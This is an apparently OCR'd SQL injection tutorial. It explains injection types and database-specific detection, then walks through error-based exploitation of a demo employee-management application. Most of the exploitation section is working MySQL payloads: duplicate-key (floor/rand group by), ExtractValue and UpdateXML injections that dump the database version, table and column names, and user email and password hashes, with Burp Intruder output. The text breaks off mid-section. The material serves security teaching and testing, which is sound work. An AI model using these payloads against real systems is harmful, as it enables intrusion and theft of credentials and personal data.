
SQL

TABLE OF CONTENTS

1. What is SQL?

Structured Query Language – Used to store/retrieve the data in a structured manner.

Why we need a Structured way ..?? Answer is yes we need a structured defined way to retrieve the stored data. In simple words a store owner will arrange all items in an order so that he can easily pick and sell the objects. It's also applicable in case of SQL where data should be ordered properly while storing into database then only it's possible to retrieve.

2. Why Injection is happening?

Structured doesn't mean Secured so there is always a chance to misuse the backend sql queries if developer is not aware of secure coding practices.

Example: Below query is used to search employee based on user input employee id.

SELECT * FROM emptable WHERE empid='$empid';

If the input is **123'** then it will directly replace **$empid** value then the query becomes

SELECT * FROM emptable WHERE empid='**123''**

Result is You have an error near syntax empid='123''. This is how injection happens exactly where user input unsafely inserted into backend sql query.

3. Are there any types of SQLi?

Yes. There are 3 types in SQL Injection categorized based on the data extraction.

In Band SQLi – Where data is retrieved on same medium.

- Error Based – Where data retrieval is possible with help of error messages
- Union Based – Where data retrieval possible by appending one more sql query with help of UNION operator

Inferential (Blind) SQLi – Where data is just guessed with true/false conditions and time delays

- Boolean Based – Where data is retrieved with TRUE or FALSE conditions
- Time Based – Where data is retrieved based on time delays

Out of Band SQLi – Where data is retrieved over other medium like email/web services/DNS channel etc.

The same above classification can be executed in below ways.

First Order – where attacker inserts query and get the data in same query.

Second Order – where attacker inserts persistent payload and will get executed by another activity

Lateral Injection – Weird category where injection happened after multiple stages of insertion.

3. Detection

Generally the detection part depends on the type of database the application is using. It is easy if we know what are the unique functions that every database use.

For Numerical Input:

MySQL numeric function example: POW(1,1)
Oracle numeric function example: BITAND(1,1)
SQL Server numeric function example: SQUARE(1)

Ex: Below vulnerable query retrieve user based on id (MySQL)

SELECT * FROM users WHERE id=11;

Detection: SELECT * FROM users WHERE id = 12-POW(1,1); (which is equivalent to id=11)

For Text Input:

Oracle concatenation example: 'abc' || 'def'
MySQL concatenation example: 'abc' 'def'
SQL Server concatenation example: 'abc' + 'def'

Ex: Below vulnerable query retrieve user based on username (MySQL)

SELECT * FROM users WHERE username=suresh;

Detection: SELECT * FROM users WHERE username=’sur’ ‘esh’; (which is equivalent to suresh)

```
mysql> select * from users where firstname = 'Sur' 'esh';
+-----+-----------+----------+-------------------+----------------------------------+------------+
| sno | firstname | lastname | email             | password                         | Contact    |
 DateofBirth | Address           | image       |
+-----+-----------+----------+-------------------+----------------------------------+------------+
|   2 | Suresh    | N        | Nsuresh@gmail.com | 21232f297a57a5a743894a0e4a801fc3 | 9876543210 |
 1992-05-26  | Washington DC, USA | SureshN.png |
+-----+-----------+----------+-------------------+----------------------------------+------------+
1 row in set (0.00 sec)
```


4. Exploitation

In Band SQL Injection

1) Error Based

We have a demo application called Employee Management System (EMS) where all employees can request for leaves, update their attendance status and can search all employee details.

It was observed that search functionality is vulnerable to SQL Injection by simply inserting a quote in search field.



Based on the error message we can guess the backend query like

SELECT * FROM xxxx(need to retrieve) WHERE empname (got from html source) LIKE ‘’’%.$empname.%’’’ OR firstname LIKE ‘’’%.$empname.%’’’ OR email LIKE ‘’’%.$empname.%’’’;

We can correct the query error by injecting **’OR’** which will display all results as the query becomes true.

SELECT * FROM xxxx(need to retrieve) WHERE empname LIKE ‘’**OR**’’ OR firstname LIKE ‘’**OR**’’ OR lastname LIKE ‘’**OR**’’ OR email LIKE ‘’**OR**’’;

To retrieve the backend information we have below possibilities.

- By creating duplicate group key entry
- By using ExtractValue function
- By using UpdateXML function

By creating duplicate group key entry (Double Query Injection)

Below is the result of sample table named as **comment** which is having similar comments in 1 and 3 rows.

```
mysql> select * from comment;
+-----+-------+-----------------+---------+
| sno | Name  | email           | comment |
+-----+-------+-----------------+---------+
|   1 | test  | test@gmail.com  | test    |
|   2 | test2 | test2@gmail.com | test2   |
|   3 | test3 | test3@gmail.com | test    |
|   4 | test4 | test4@gmail.com | test4   |
+-----+-------+-----------------+---------+
4 rows in set (0.00 sec)
```

The below query generate random (rand()) value based on given seed (0) and prints the respective floor value according to no of rows in table.

```
mysql> select floor(rand(0)*2) from comment;
+------------------+
| floor(rand(0)*2) |
+------------------+
|                0 |
|                1 |
|                1 |
|                0 |
+------------------+
4 rows in set (0.00 sec)
```

Duplicate entry

If we try to group the data based on above floor value MySQL will throw an error saying duplicate entry which leaks data in error message. Because **GROUP** will require unique group keys. From the below query we are grouping the floor value which returns an array like **0 1 1 0** where the 3rd value causes the error and that value exposed in error message.

```
mysql> select count(*),floor(rand(0)*2)x from comment group by x;
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql>
```

From above screenshot the duplicate entry **1** reflected back in error message. By simply concatenating the floor output with **version()** we can see the MySQL version in error message.

```
mysql> select count(*),concat(version(),floor(rand(0)*2))x from comment group by
 x;
ERROR 1062 (23000): Duplicate entry '5.5.58-0ubuntu0.14.04.11' for key 'group_ke
y'
mysql>
```

This happend based on the following sequence


```
mysql> select concat(version(),floor(rand(0)*2))x from comment;
+--------------------------+
| x                        |
+--------------------------+
| 5.5.58-0ubuntu0.14.04.10 |
| 5.5.58-0ubuntu0.14.04.11 |
| 5.5.58-0ubuntu0.14.04.11 |
| 5.5.58-0ubuntu0.14.04.10 |
+--------------------------+
4 rows in set (0.00 sec)
```

As we are grouping by x the 3rd result is a duplicate entry which got displayed in error message.

Based on this duplicate key entry approach we can retrieve the database version from the application.


The payload will be

admin' and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x) a)--




To get the database name

Either **admin' and (select 1 from a)—**




Or

admin' and (select 1 from(select count(*),concat(database(),floor(rand(0)*2))x from information_schema.tables group by x) a)--



Below payload give us table names from database – **testapp**

admin' AND (select 1 from (select count(*),concat(0x3a,(select table_name from information_schema.tables where table_schema=database() LIMIT 1,1),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)b)--




Due to the limitations in result we need to increment the limit value by 1 each time so we can automate this task with Burp Proxy Intruder help.

The result will be

0		200	☐	☐	4284	Duplicate entry ':comment:1' for key 'group_key'
1	0	200	☐	☐	4287	Duplicate entry ':attendance:1' for key 'group_key'
2	1	200	☐	☐	4284	Duplicate entry ':comment:1' for key 'group_key'
3	2	200	☐	☐	4285	Duplicate entry ':empleave:1' for key 'group_key'
4	3	200	☐	☐	4280	Duplicate entry ':ijp:1' for key 'group_key'
5	4	200	☐	☐	4289	Duplicate entry ':logindetails:1' for key 'group_key'
6	5	200	☐	☐	4281	Duplicate entry ':mail:1' for key 'group_key'
7	6	200	☐	☐	4283	Duplicate entry ':mymsgs:1' for key 'group_key'
8	7	200	☐	☐	4282	Duplicate entry ':users:1' for key 'group_key'


Similarly we can retrieve the columns of table as well as users data as follows.


admin' AND (select 1 from (select count(*),concat(0x3a,(select column_name from information_schema.columns where table_name='users' LIMIT 1,1),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)b)—



Request	Payload	Status	Error	Timeout	Length	entry
0		200	☐	☐	4286	':firstname:1'
1	0	200	☐	☐	4280	':sno:1'
2	1	200	☐	☐	4286	':firstname:1'
3	2	200	☐	☐	4285	':lastname:1'
4	3	200	☐	☐	4282	':email:1'
5	4	200	☐	☐	4285	':password:1'
6	5	200	☐	☐	4284	':Contact:1'
7	6	200	☐	☐	4288	':DateofBirth:1'
8	7	200	☐	☐	4284	':Address:1'
9	8	200	☐	☐	4282	':image:1'
10	9	200	☐	☐	4335	

admin' AND (select 1 from (select count(*),concat(0x3a,(select concat(email,0x3a,password) from users limit 0,1),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)b)—





By using ExtractValue() Function


MySQL ExtractValue() function retrieves data from an attribute that contains XML data. The function required to arguments. First argument is the attribute name and second argument is an XPATH expression in enclosed quotes.

```
mysql> select ExtractValue('<a>test<b>testss</b></a>','//a');
+-----------------------------------------------+
| ExtractValue('<a>test<b>testss</b></a>','//a') |
+-----------------------------------------------+
| test                                          |
+-----------------------------------------------+
1 row in set (0.00 sec)
```

It is possible to retrieve information as below

```
mysql> select ExtractValue(rand(), version());
ERROR 1105 (HY000): XPATH syntax error: '.58-0ubuntu0.14.04.1'
mysql>
```

So our payload is like **admin' AND extractvalue(rand(),concat(0x3a,version()))—**



Similarly we can retrieve username and passwords as we did in duplicate key entries.


By using UpdateXML() function

MySQL UpdateXML() function replaces a single portion of a given fragment of XML markup xml_target with a new XML fragment new_xml, and then returns the changed XML.


```
mysql> select  UpdateXML('<a><d></d><b>ccc</b><d></d></a>', '/a/d', '<e>fff</e>'
) AS val5;
+---------------------------------+
| val5                            |
+---------------------------------+
| <a><d></d><b>ccc</b><d></d></a> |
+---------------------------------+
1 row in set (0.00 sec)
```

It's possible to abuse the above function to retrieve the database information as follows

```
mysql> select updatexml(1,concat(0,version()),1);
ERROR 1105 (HY000): XPATH syntax error: '.58-0ubuntu0.14.04.1'
mysql>
```




And we can dump the passwords of users as follows



Procedure Analyse an Alternative for Group/Order by

